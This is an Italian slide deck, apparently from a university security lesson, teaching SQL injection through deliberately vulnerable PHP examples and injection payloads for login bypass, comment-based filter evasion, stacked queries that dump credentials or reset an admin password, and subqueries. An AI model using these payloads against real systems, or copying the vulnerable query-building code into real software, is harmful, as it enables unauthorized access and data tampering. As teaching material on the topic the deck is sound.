coppito_zero_day

# SQL INJECTION

## LESSON 00

# COS'È UNA SQL INJECTION?

L'**SQL injection (SQLi)** è un tipo di tecnica di code injection, solitamente utilizzata per attaccare applicazioni 'data-driven' e che permette di **eseguire codice SQL malevolo.**

# COS'È UNA CODE INJECTION?

Una **Code Injection** è una tecnica che permette l'iniezione di codice che verrà eseguito/interpretato in un'applicazione

Solitamente avviene a causa di una vulnerabilità nel codice.

# COS'È SQL?

SQL è un linguaggio per database relazionali (DBMS) che viene utilizzato per:

- Creare e modificare schemi di database
- Creare, modificare e gestire dati
- Interrogare dati
- Gestire l'accesso ai dati

# COS'È UN DBMS?

Un DBMS è una tipologia di database che memorizza i dati in tabelle di righe a lunghezza fissa

Ogni riga di una tabella rappresenta un record.

| id | title | content |
|---|---|---|
| 1 | Lorem ipsum | Lorem ipsum dolor sit... |
| 2 | Dolor sit | Pellentesque sit amet bibendum ... |
| ... | ... | ... |
| 4 | Etiam commodo | Suspendisse eu imperdiet... |

# SQL

Attraverso il linguaggio SQL possiamo compiere operazioni sulle tabelle.

```sql
SELECT `id`, `title`, `content` FROM `news`;
```

```sql
SELECT `id`, `title`, `content` FROM `news` WHERE id = 1;
```

```sql
SELECT * FROM `news` WHERE id = 1;
```

```sql
INSERT INTO `news` VALUES ('1', 'Titolo news', 'Contenuto news')
```

```sql
DELETE FROM `news` WHERE `id` = 1;
```

# COSA COMPORTA UNA SQL INJECTION?

Una SQLi permette ad un attaccante di:

- Falsare un'identità (spoof identity)
- Manomettere dati esistenti (data tampering)
- Scaricare, modificare e cancellare dati
- eseguire operazioni amministrative sul DBMS
- ottenere LFI e RCE su un sistema (in circostanze adatte)

# PERCHÈ CI INTERESSA?

- è utile per imparare a non introdurre vulnerabilità nei prodotti che sviluppiamo
- ci permette di testare la sicurezza dei prodotti che utilizziamo

# COSA SCATENA UNA SQL INJECTION?

## UNA VALIDAZIONE DEGLI INPUT DELL'UTENTE DEBOLE O ASSENTE

# DISCLAIMER

GLI ESEMPI CHE SEGUONO, SE RIPRODOTTI SENZA L'AUTORIZZAZIONE DELL'OBIETTIVO, SONO UN REATO PENALE.

STAY SAFE!

# ' OR 1=1

Dato il codice:

```
$sql = "SELECT * FROM pages WHERE id = " . $_GET['id'];
$result = $conn->query($sql);
while($row = $result->fetch_array()){
  print_r($row);
}
```

Valore in input:

```
$_GET['id'] = "1'";
```

Risultato:

```
# 1064 - You have an error in your SQL syntax; check the manual
#       that corresponds to your MariaDB server version for the right
#       syntax to use near ''
```

# ' OR 1=1

Query prodotta:

```
SELECT * FROM pages WHERE id = 1';
```

Il DBMS si aspetta un ' di chiusura non presente e si produce un errore di sintassi

Quello che iniettiamo nella query viene interpretato come parte dell'istruzione SQL e non come il valore di `id`.

# coppito_zero_day

Dato il codice:

```php
$sql = "SELECT * FROM pages WHERE id = " . $_GET['id'];
$result = $conn->query($sql);
while($row = $result->fetch_array()){
  print_r($row);
}
```

Valore in input:

```php
$_GET['id'] = "1 OR 1=1";
```

Risultato:

```sql
SELECT * FROM pages WHERE id = 1 OR 1=1;
```

La sintassi è valida e riceveremo tutte le pagine dal DB.

# ' OR 1=1

Dato il codice:

```
$sql = "SELECT * FROM pages WHERE id = '" . $_GET['id'] . "'";
$result = $conn->query($sql);
while($row = $result->fetch_array()){
  print_r($row);
}
```

N.B. Sono stati introdotti gli apici per delimitare il parametro nella query.

Valore in input:

```
$_GET['id'] = 1;
```

Risultato:

```
SELECT * FROM pages WHERE id = '1';
```

# ' OR 1=1

Valore in input:

```
$_GET['id'] = "1' OR 1=1";
```

Risultato:

```
SELECT * FROM pages WHERE id = '1' OR 1=1'; /* Syntax error */
```


Valore in input:

```
$_GET['id'] = "1' OR '1'='1";
```

Risultato:

```
SELECT * FROM pages WHERE id = '1' OR '1'='1'; /* BOOM! */
```

# ' OR 1=1



# LOGIM BYPASS

La stessa tecnica appena esaminata può essere utilizzata per il bypass dei login.

```php
$sql = "SELECT * FROM users
        WHERE username = '" . $_GET['username'] . "'
        AND password = '" . $_GET['password'] . "'";
$result = mysqli_query($conn, $sql);
$row_count = mysqli_num_rows($result);
if ($row_count != 0) {
  echo 'Authorized';
} else {
  echo 'Not authorized';
}
```

Valore in input:

```php
$_GET['username'] = "admin";
$_GET['password'] = "password";
```

Risultato:

```sql
SELECT * FROM `users` WHERE `username` = 'admin' AND `password` = 'password';
```

# LOGIM BYPASS

Valore in input:

```
$_GET['username'] = "admin";
$_GET['password'] = "password' OR '1'='1";
```

Risultato:

```
SELECT * FROM `users` WHERE `username` = 'admin' AND `password` = 'password' OR '1' = '1'
```

Abbiamo alterato la query aggiungendo una condizione che rende il risultato sempre vero.
Il numero di risultati sarà sempre > 1 e possiamo quindi accedere alla parte di codice autenticata.

# COMMENTS

A volte accade che possa essere iniettato codice solo nel mezzo della query. Questo ci impedisce di aggiungere una condizione alla fine della query.
I commenti vengono in nostro aiuto.

```
$sql = "SELECT * FROM users
        WHERE username = '" . $_GET['username'] . "'
        AND password = '" . md5($_GET['password']) . "'";
$result = mysqli_query($conn, $sql);
$row_count = mysqli_num_rows($result);
if ($row_count != 0) {
  echo 'Authorized';
} else {
  echo 'Not authorized';
}
```

Valore in input:

```
$_GET['username'] = "admin";
$_GET['password'] = "password' OR '1'='1";
```

Risultato:

```
SELECT * FROM `users` WHERE `username` = 'admin' AND `password` = 'd4f5b5147e1a65e372172e164d30aad9';
```

# COMMENTS

| Database | Comment | Note |
|---|---|---|
| MSSQL / Oracle | `--` (double dash) | Used for single-line comments |
| MSSQL / Oracle | `/* */` | Used for multiline comments |
| MySQL | `--` (double dash) | Used for single-line comments. It requires the second dash to be followed by a space or a control character such as tabulation, newline, etc. |
| MySQL | `#` | Used for single-line comments |
| MySQL | `/* */` | Used for multiline comments |

# COMMENTS

Abbiamo un altro parametro iniettabile ($_GET['username']) e bisogno di un'istruzione SQL che commenti via il resto del codice.

Valore in input:

```
$_GET['username'] = "' OR 1=1; -- -";
$_GET['password'] = "coppito_zero_day";
```

Risultato:

```
SELECT * FROM `users` WHERE `username` = '' OR 1=1; -- - AND `password` = '63a2b018...e69e876';
```

BOOM! Tramite il codice iniettato siamo riusciti a commentare via la parte relativa alla password.

# COMMENTS

Questa tecnica può essere utilizzata anche per impersonare un utente noto:

Valore in input:

```
$_GET['username'] = "admin' OR 1=1; -- -";
$_GET['password'] = "coppito_zero_day";
```

Risultato:

```
SELECT * FROM `users` WHERE `username` = 'admin' OR 1=1; -- - AND `password` = '63a2b018...e69e876';
```

# COMMENTS

La stessa tecnica è valida anche con l'utilizzo del commento inline #:

Valore in input:

```
$_GET['username'] = "admin' OR 1=1; #";
$_GET['password'] = "coppito_zero_day";
```

Risultato:

```
SELECT * FROM `users` WHERE `username` = 'admin' OR 1=1; # AND `password` = '63a2b018...e69e876';
```

# COMMENTS

Talvolta accade che il commento "double dash" ( -- ) non possa essere utilizzato perchè viene filtrato dall'applicazione o perchè produce errori nella query.

```php
function filterDashes($str) {
   return str_replace('-', '', $str);
 }

 $username = filterDashes($_GET['username']);
$password = filterDashes($_GET['password']);
$subdomain = filterDashes($_GET['subdomain']);
$sql = "SELECT * FROM users
        WHERE username = '" . $username . "'
        AND password = '" . md5($password) . "'
        AND subdomain = '" . $subdomain . "'";
$result = mysqli_query($conn, $sql);
$row_count = mysqli_num_rows($result);
if ($row_count != 0) {
  echo 'Authorized';
} else {
  echo 'Not authorized';
}
```

# COMMENTS

Tutti i parametri sono iniettabili, ma tutti i - sono rimossi dalle variabili:

Valore in input:

```
$_GET['username'] = "admin' OR 1=1 -- -";
$_GET['password'] = "coppito_zero_day";
$_GET['subdomain'] = "disim.univaq.it";
```

Risultato (Syntax Error):

```
SELECT * FROM `users` WHERE `username` = 'admin' OR 1=1'
AND `password` = '3858...c63f' AND `subdomain` = 'univaq.it';
```

# COMMENTS

Come possiamo sfruttare i commenti per generare una query corretta e al tempo stesso rimuovere il controllo sulla password (e magari anche sul sottodominio)?:

In questo attacco sfrutteremo il commento multilinea (/* */) per bypassare il check.

Valore in input:

```
$_GET['username'] = "admin'/*";
$_GET['password'] = "coppito_zero_day";
$_GET['subdomain'] = "*/ OR '1'='1";
```

Risultato:

```
SELECT * FROM `users` WHERE username = 'admin'/*' AND password = '3858...c63f'
AND subdomain = '*/ OR '1'='1';
```

BOOM!

# STACKED QUERIES

Avere la possibilità di terminare un'istruzione SQL arbitrariamente consente di avere un grande controllo sulle query che vengono eseguite.
MSSQL 6.0 ha introdotto i "server-side cursors" che consentono l'esecuzione di stringhe con più di un'istruzione SQL.

Questa feature ci consente di eseguire:

```
SELECT * FROM `users`; SELECT * FROM `administrators`;
```

Una funzionalità analoga è stata introdotta in MySQL 4.1, ma non è attiva di default.

# STACKED QUERIES

Dato il codice, assumendo MySQL > 4.1 e i "multiple statements" abilitati:

```
$sql = "SELECT * FROM pages WHERE id = " . $_GET['id'];
$result = $conn->query($sql);
while($row = $result->fetch_array()){
  print_r($row);
}
```

Valore in input:

```
$_GET['id'] = "1; SELECT username, password FROM users;";
```

Risultato:

```
SELECT * FROM `pages` WHERE id = 1; SELECT `username`, `password` FROM users;
```

Questa query visualizzerà tutti gli utenti e le password della tabella users.

# STACKED QUERIES

Allo stesso modo possiamo eseguire altri comandi oltre a SELECT, come DROP o UPDATE.

Dato il codice, assumendo MySQL > 4.1 e i "multiple statements" abilitati:

```
$sql = "SELECT * FROM pages WHERE id = " . $_GET['id'];
$result = $conn->query($sql);
while($row = $result->fetch_array()){
  print_r($row);
}
```

Valore in input:

```
$_GET['id'] = "1; UPDATE users SET password='h4ck3r' WHERE username = 'admin'";
```


Risultato:

```
SELECT * FROM pages WHERE id = 1; UPDATE users SET password='h4ck3r' WHERE username = 'admin';
```

Questa query aggiornerà la password dell'utente admin con 'h4ck3r'.

coppito_zero_day

# STACKED QUERIES



# NESTED QUERIES

Una "subquery" è una query annidata in un'altra query.

E' utile quando abbiamo bisogno di dati da altre tabelle per comporre una query.

```
SELECT * FROM `users` WHERE `role` NOT IN (SELECT `id` FROM `administration_roles`);
```

Questa istruzione utilizzerà il risultato di una query come parametro per un'altra.

# NESTED QUERIES

Dato il codice:

```
$sql = "SELECT * FROM users
        WHERE username = '" . $_GET['username'] . "'
        AND password = '" . $_GET['password'] . "'";
$result = mysqli_query($conn, $sql);
$row_count = mysqli_num_rows($result);
if ($row_count != 0) {
  echo 'Authorized';
} else {
  echo 'Not authorized';
}
```

Valore in input:

```
$_GET['username'] = "admin";
$_GET['password'] = "'+(SELECT password FROM users WHERE username='admin') -- -;";
```

Risultato:

```
SELECT * FROM users WHERE username = 'admin' AND password = ''+(SELECT password from users WHERE usernam
```

BOOM!

coppito_zero_day

# FINE

coppito_zero_day

# CHALLENGE